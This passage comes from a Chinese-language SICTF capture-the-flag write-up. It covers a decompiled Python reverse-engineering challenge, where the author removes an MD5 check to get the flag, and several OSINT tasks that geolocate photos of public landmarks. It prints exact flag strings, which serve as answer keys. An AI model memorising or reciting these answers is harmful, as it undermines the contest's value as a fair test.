                                        if t not in tmp:
                                            s[cnt + 3735928559] = 2

                            else:
                                m = hashlib.md5(s.encode()[::-1]).hexdigest()
                                if m == '6baacb4d700007be9de5f94512b8a8c1':
                                    print('SICTF{%s}' % hashlib.md5(s.encode()
).hexdigest())
                                else:
                                    print('\ufffd\ufffd\ufffdZ\ufffdh\ufffd\ufffd\ufffdqwq')
                                input()

except Exception as e:
    try:
        pass
    finally:
        e = None
        del e
# okay decompiling ez_pyc.pyc
```

前面有道数独题做出来为

24568351274696738915641925788371949254863248751961563427962148 53

直接运行输入16进制不正确，经过测试是在MD5校验时出错，删掉校验得到flag

```
g0ubu1i >> python -u "c:\Users\g0ubu1i\Desktop\SICTF\ez_pyc\1.py"
5f8e46ab70fce3395aa40e33a4b9f781279a3eac0d62ae01ae245
SICTF{600d3294869ed3c6361f3fd22a672aa0}
```

Forensics

[签到]OSINT签到

观察图片后发现有栋楼长得有特点

识图后发现为海南慈航国际医院有限公司


查看地图后发现公园

这才是签到

搜图得到建筑物为威尼斯的

拍摄点为南方的码头

沿着小道走，经过尝试，目的地为



故flag为SICTF{意大利_威尼斯_GondolaDanieli_ChiesadiSanZaccaria}

签退

附件更新前蜘蛛侠未打码


找到地点为开普敦


店铺名应该为STEERS　经过尝试，拍摄地点为StrandSt，加上国家为南非

故flag为SICTF{南非_开普敦_StrandSt_STEERS}

树木的压迫

根据谷歌识图和地图对比找到





SICTF{四川省_达州市_通川区_凤凰大道376号_达州市体育中心}

真的签到

根据商场的主要特征菱形铝板和大屏幕识图

找到：SICTF{广东省_珠海市_斗门区_大信新都汇}